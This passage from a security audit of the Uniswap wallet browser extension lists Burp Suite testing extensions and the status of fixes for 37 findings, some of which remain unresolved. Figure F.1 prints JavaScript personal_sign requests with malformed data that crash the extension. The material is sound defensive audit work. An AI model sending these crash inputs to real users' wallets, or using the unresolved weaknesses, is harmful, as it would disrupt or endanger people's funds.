- **Software Vulnerability Scanner** integrates with Burp Suite to automatically identify known software vulnerabilities in web applications.
- **Hackvector** is an advanced conversion tool that can convert, encode, decode, and transform data using easy-to-use tags. It can be useful for tasks like manual encoding/decoding of data, creation of payloads, and many other tasks related to data manipulation.
- **Taborator** allows injecting Burp Collaborator hostnames using \$collabplz from the Burp Repeater or Burp Intruder features.
- **Additional Scanner Checks** provides additional passive and active scan checks.
- **403 Bypass** attempts to bypass HTTP 403 Forbidden responses by changing request methods or adding or altering headers.
- **Server-Side Prototype Pollution Scanner** identifies **server-side prototype pollution** issues.
- **Backslash Powered Scanner** extends the active Scanner capabilities by trying to identify known and unknown classes of server-side injection vulnerabilities.
- **Content Type Converter** automatically converts the content types of HTTP requests between common formats (e.g., JSON, XML) and moves the content to different places (e.g., moves body parameters to JSON/XML).

## F. Fix Review Results

When undertaking a fix review, Trail of Bits reviews the fixes implemented for issues identified in the original report. This work involves a review of specific areas of the source code and system configuration, not comprehensive analysis of the system.

From April 17 to April 19, 2024, Trail of Bits reviewed the fixes and mitigations implemented by the Uniswap team for the issues identified in this report. We reviewed each fix to determine its effectiveness in resolving the associated issue based on the commit [ce8e009ad7ccb698e3497856fc08603cad1e69e5](#) and the provided pull requests (in the [ToB Fix Review](#)) for each corresponding issue.

In summary, of the 37 issues described in this report, Uniswap has resolved 25 issues, has partially resolved five issues, and has not resolved the remaining seven issues. For additional information, please see the Detailed Fix Review Results below.

ID	Title	Status
1	Sidebar approval screen may be suddenly switched	Partially Resolved
2	No password policy enforcement when changing the wallet's password	Resolved
3	Race condition with tab IDs in the background component	Resolved
4	The clipboard is not cleared when copying the recovery phrase	Resolved
5	Browser extension crashes when data to be signed does not follow EIP-712 standard	Resolved
6	Minimum Chrome version not enforced	Resolved
7	Data from Uniswap server is weakly validated in Scantastic protocol	Resolved
8	Wallet information accessible in locked state	Unresolved
9	Scantastic server API does not strictly validate users' data	Resolved
10	Extension's content script is injected into files	Partially Resolved

11	Messages with non-printable characters are displayed incorrectly in personal_sign request	Resolved
12	Ethereum API signing methods do not validate all arguments	Unresolved
13	Not all data is displayed to users for manual validation	Resolved
14	URL origin is explicitly constructed	Resolved
15	Uniswap dapp name can be spoofed	Resolved
16	Injected content script and InjectedProvider class are not hardened	Resolved
17	Runtime message listeners created by dappRequestListener function are never removed	Resolved
18	isValidMessage function checks only message type	Resolved
19	Missing message authentication in content script	Resolved
20	Data displayed for user confirmation may differ from actually signed data	Unresolved
21	Possibility to create multiple OTPs for a specific UUID	Resolved
22	Missing sender.id and sender.tab checks	Partially Resolved
23	Mnemonic and local password disclosed in console	Resolved
24	Incorrect message in mobile application when wallet fails to pair	Resolved
25	Mobile application crash when pubKey in a QR code is invalid JSON	Resolved
26	signMessage method is broken for non-string messages	Partially Resolved
27	Price of stablecoins is hard coded	Unresolved

28	Encrypted mnemonics and private keys do not bind ciphertexts to contexts	Resolved
29	Local storage is not authenticated	Unresolved
30	Local storage may be evicted	Unresolved
31	Password stored in cleartext in session storage	Resolved
32	Use of RSA	Unresolved
33	Insufficient guidance, lack of validation, and unexpected behavior in Scantastic protocol	Partially Resolved
34	Local authentication bypass	Resolved
35	Chrome storage is not properly cleared after removing a recovery phrase	Resolved
36	Unisolated components in the setupReduxed configuration	Resolved
37	Lack of global error listener	Unresolved

## Detailed Fix Review Results

### **TOB-UNIEXT-1: Sidebar approval screen may be suddenly switched**

Partially resolved in [PR #7008](#). The sidebar pushes new requests to the bottom of the stack. However, a user cannot switch between old and new requests. There is also no numbering of requests to be acknowledged (the provided pull request states that Uniswap plans to implement a queue UI to go through the pending requests). The sidebar has animation on new requests but does not disable the confirmation button for a few seconds after it is opened. The sidePanel remains global instead of tab-specific. The Uniswap wallet browser extension is not limited to responding only to actions triggered by a user's gesture.

### **TOB-UNIEXT-2: No password policy enforcement when changing the wallet's password**

Resolved in [PR #6789](#). The Uniswap wallet browser extension correctly enforces the password policy when initializing a wallet and changing a password.

### **TOB-UNIEXT-3: Race condition with tab IDs in the background component**

Resolved in [PR #7047](#). The Uniswap wallet browser extension stores a request's tabId and URL, uses the URL to display data and dispatch some responses (chain and connection changes), and uses the tabId only to dispatch other responses. This change fixes most of the possible race conditions. Some race conditions are still possible when sending responses using the tabId, but they should not pose any security risks.

### **TOB-UNIEXT-4: The clipboard is not cleared when copying the recovery phrase**

Resolved in [PR #7110](#). The Uniswap wallet browser extension clears the clipboard when a user clicks the "Close" button or uses the "Back" button.

### **TOB-UNIEXT-5: Browser extension crashes when data to be signed does not follow EIP-712 standard**

Resolved in [PR #6835](#). The Uniswap wallet browser extension does not crash when data to be signed does not follow the EIP-712 standard.

### **TOB-UNIEXT-6: Minimum Chrome version not enforced**

Resolved in [PR #6804](#). The Uniswap wallet browser extension enforces minimum Chrome version 116 in the manifest.json file.

### **TOB-UNIEXT-7: Data from Uniswap server is weakly validated in Scantastic protocol**

Resolved in [PR #6598](#) and [PR #6818](#). The Uniswap wallet browser extension validates the UUID received from the remote server. The extension introduces the appropriate URL encoding (of parameters such as vendor, model, and browser). The Uniswap mobile application correctly recognizes the malformed URL in the QR code.

### **TOB-UNIEXT-8: Wallet information accessible in locked state**

Unresolved. The issue has not been resolved. Uniswap provided the following context for this finding's fix status:

- *This is the desired behavior. The only information accessible in the locked state is the currently connected account and any other activity (i.e., sending a transaction) would not be possible.*
- *It was a product decision to not require the user to unlock their wallet simply to show they were connected to a dapp.*

#### **TOB-UNIEXT-9: Scantastic server API does not strictly validate users' data**

Resolved in [PR #195](#). The Scantastic server disallows sending blobs longer than 2048 characters.

#### **TOB-UNIEXT-10: Extension's content script is injected into files**

Partially resolved in [PR #6352](#) and [PR #7087](#). The matches pattern does not contain the `<all_urls>` pattern; however, it contains `http://localhost/*` and `http://127.0.0.1/*`, which should be removed in the production version.

#### **TOB-UNIEXT-11: Messages with non-printable characters are displayed incorrectly in `personal_sign` request**

Resolved in [PR #7096](#). The Uniswap wallet browser extension correctly shows the non-printable characters in the `personal_sign` request.

#### **TOB-UNIEXT-12: Ethereum API signing methods do not validate all arguments**

Unresolved. In [PR #7160](#), [PR #7167](#), [PR #7289](#), and [PR #7293](#), the Uniswap wallet browser extension adds the warning, "This is not your active wallet. Make sure it's the right one" for addresses other than the one currently connected to the dapp, but it does not block the request.

#### **TOB-UNIEXT-13: Not all data is displayed to users for manual validation**

Resolved in [PR #6835](#), [PR #7046](#), and [PR #7066](#). The Uniswap mobile wallet correctly displays all data to the user for manual validation.

#### **TOB-UNIEXT-14: URL origin is explicitly constructed**

Resolved in [PR #6805](#). The `extractBaseUrl` function returns the `origin` property of the `url` argument.

#### **TOB-UNIEXT-15: Uniswap dapp name can be spoofed**

Resolved in [PR #7004](#). The special handling of the `uniswap.org` domain was removed, and the Uniswap mobile wallet shows the URL instead of the dapp title.

#### **TOB-UNIEXT-16: Injected content script and `InjectedProvider` class are not hardened**

Resolved in [PR #7084](#), [PR #7137](#), [PR #7167](#), and [PR #7160](#). The introduced `WindowEthereumProxy` class serves as a proxy to forward requests from the dapp.

**TOB-UNIEXT-17: Runtime message listeners created by `dappRequestListener` function are never removed**

Resolved in [PR #6319](#), [PR #6751](#), [PR #6962](#), and commit [ce8e00](#). The Uniswap wallet browser extension made the listeners in question long-living, and they no longer need to be removed.

**TOB-UNIEXT-18: `isValidMessage` function checks only message type**

Resolved. The `isValidMessage` function was removed from the universe repository.

**TOB-UNIEXT-19: Missing message authentication in content script**

Resolved in [PR #6751](#), [PR #6962](#), and commit [ce8e00](#). The Uniswap wallet browser extension correctly checks the event's source.

**TOB-UNIEXT-20: Data displayed for user confirmation may differ from actually signed data**

Unresolved. Uniswap has indicated it will not resolve the issue and provided the following context for this finding's fix status:

*The amount it will affect the user in this scenario is miniscule, since even if you artificially set the gas price too high it will just make the transaction happen faster (but not excessively higher than market), and if you set it too low, then the transaction will revert. The too low case is a very odd motivation to take over a public RPC endpoint.*

**TOB-UNIEXT-21: Possibility to create multiple OTPs for a specific UUID**

Resolved in [PR #333](#). It is impossible to create multiple OTPs for a specific UUID—the server returns the 422 Unprocessable Entity error when a user tries to create another OTP for the existing blob.

**TOB-UNIEXT-22: Missing `sender.id` and `sender.tab` checks**

Partially resolved in [PR #6834](#). The centralized `addMessageListener` function validates the `sender.id`. Differentiation of components with the `sender.tab` property is not implemented.

**TOB-UNIEXT-23: Mnemonic and local password disclosed in console**

Resolved in [PR #6242](#). The `loggerMiddleware` is used only in the development mode.

**TOB-UNIEXT-24: Incorrect message in mobile application when wallet fails to pair**

Resolved in [PR #6818](#). The Uniswap mobile application returns the `Invalid QR Code` error when the QR code contains invalid JSON and does not mislead a user that the pairing is successful.

**TOB-UNIEXT-25: Mobile application crash when `pubKey` in a QR code is invalid JSON**

Resolved in [PR #6818](#). The Uniswap mobile application returns the `Invalid QR Code` error when the QR code contains invalid JSON.



### TOB-UNIEXT-26: signMessage method is broken for non-string messages

Partially resolved in [PR #7152](#). The Uniswap wallet browser extension does not validate the data passing to the `ethers.utils.toUtf8String` function and crashes:

```
let from = '0xE0B4A664Aac835fcF78C8241092AA215D653C3ED'

await window.ethereum.request({
  method: 'personal_sign',
  params:
  ['0xzz307863616665303030306361666530303030636166653030306361666530303030', from],
});

await window.ethereum.request({
  "method": "personal_sign",
  "params": ["0x414141424242a", from]
});
```

Figure F.1: Requests to crash the Uniswap wallet browser extension

### TOB-UNIEXT-27: Price of stablecoins is hard coded

Unresolved. The issue has not been resolved. Uniswap provided the following context for this finding's fix status:

- *This would be an issue when there is a significant depeg. The implication would be that the USD quotes for gas and USD values for the swaps would be wrong.*
- *Additionally, if the user uses Fiat input mode, then the swap prices would be wrong.*
- *These issues exist on our interface as well.*
- *While this is poor UX in the event of a depeg, the tradeoff between the complexity to remove hard coding and this scenario are not worth it.*
- *Long term, some options we can consider are:*
  - *a feature flag to turn off swapping or warn the user if there is a depeg*
  - *a separate service that calculates dollar amounts even in the amount of a depeg*

### TOB-UNIEXT-28: Encrypted mnemonics and private keys do not bind ciphertexts to contexts

Resolved in [PR #6827](#). The encryption and decryption methods include the public address in a ciphertext as additional authentication data.

### TOB-UNIEXT-29: Local storage is not authenticated

Unresolved. The issue has not been resolved. Uniswap provided the following context for this finding's fix status:

*Attack requires a compromise of Chrome's renderer process. The attacker could exploit the finding but could not sign. It would be complex to fix so not worth it.*

### TOB-UNIEXT-30: Local storage may be evicted

Unresolved. We have not identified any low storage warning in [PR #7269](#) or [PR #7223](#).

### TOB-UNIEXT-31: Password stored in cleartext in session storage

Resolved in [PR #6739](#) and [PR #7038](#). The Uniswap wallet browser extension no longer stores plaintext passwords in the session storage.

### TOB-UNIEXT-32: Use of RSA

Unresolved. The issue has not been resolved. Uniswap provided the following context for this finding's fix status:

- *Currently we are using RSA for the encryption to move the seed phrase; suggestion was to implement HPKE in the short term.*
- *Implementing in Swift seems to be okay.*
- *Implementing in TS, it does not appear there is native language support, commonly used library in ts (and recommended from the RFC) is <https://github.com/dajiaji/hpke-js>.*
  - *Implementation seems like it should work, but even with the default example, seems to fail at the key generation with Unsupported key usage for a ECDH key.*
- *For the Kotlin implementation, also no native support; bouncycastle does now have HPKE support, but the documentation is unbelievably sparse on any details, making it painful to implement without a good understanding of the Java library itself (<https://javadoc.io/static/org.bouncycastle/bcprov-jdk14/1.74/org/bouncycastle/crypto/hpke/HPKE.html>).*

### TOB-UNIEXT-33: Insufficient guidance, lack of validation, and unexpected behavior in Scantastic protocol

Partially resolved in [PR #6818](#), [PR #7165](#), and [PR #7199](#). The mobile application adds a warning; however, it does not instruct users to check the website URL from which the QR code was scanned. The mobile application correctly checks that the public key's e value is the expected one.

However, the extension still shows a truncated address when choosing wallets to import. Uniswap provided the following context for the fourth recommendation in this finding:

- *Won't fix.*
- *The current design doesn't give the extension the encrypted blob unless it has the right OTP, so this adds extra steps for little security benefit.*
- *In the last step of the suggested flow, the extension has to effectively authenticate itself again, adding more complexity after it's been authenticated once with the UUID and OTP.*
- *The OTP is only returned in the call that pushes the blob, so only the owner of the key will ever be able to see the OTP.*

#### **TOB-UNIEXT-34: Local authentication bypass**

Resolved in [PR #7425](#) and [PR #7551](#). The `isUnlocked` variable was removed from the redux state, and it is impossible to bypass local authentication using the technique from [TOB-UNIEXT-34](#).

#### **TOB-UNIEXT-35: Chrome storage is not properly cleared after removing a recovery phrase**

Resolved in [PR #7279](#). When a user removes a recovery phrase, it is correctly removed from the Chrome storage.

#### **TOB-UNIEXT-36: Unisolated components in the `setupReduxed` configuration**

Resolved in [PR #7211](#). The `reduxed-chrome-storage` configuration in the Uniswap wallet browser extension sets the `isolated` option to `true`.

#### **TOB-UNIEXT-37: Lack of global error listener**

Unresolved in [PR #7269](#). The tested Uniswap wallet browser extension does not have a properly working global error listener. When a user tries to onboard a new wallet with `chrome.storage.local` reaching 10 MB, the extension hangs (figure F.2). When a user tries to create another wallet, the standard `QUOTA_BYTES quota exceeded` error is returned (figure F.3).




Figure F.2: The Uniswap wallet browser extension hangs when a user tries to initialize a new wallet.




Figure F.3: The Uniswap wallet browser extension returns an error when the quota is exceeded.

## G. Fix Review Status Categories

---

The following table describes the statuses used to indicate whether an issue has been sufficiently addressed.

Fix Status	
Status	Description
Undetermined	The status of the issue was not determined during this engagement.
Unresolved	The issue persists and has not been resolved.
Partially Resolved	The issue persists but has been partially resolved.
Resolved	The issue has been sufficiently resolved.